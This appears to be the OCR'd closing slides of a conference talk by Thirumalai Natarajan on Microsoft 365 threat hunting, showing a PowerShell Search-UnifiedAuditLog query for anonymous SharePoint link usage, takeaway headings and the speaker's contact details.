
Hunting – Anonymous Link Usage - UAL

```
PS C:\>  Search-UnifiedAuditLog -recordtype SharePointSharingOperation -operations
'AnonymousLinkUsed' -startdate 2022-07-30 -enddate 2022-08-01
```




TakeAways

M365 Hunting - Configuration



M365 Hunting - Unified Audit Logs (UAL)



Thanks for listening!

Thirumalai Natarajan

@Th1ruM

www.linkedin.com/in/thirumalainatarajan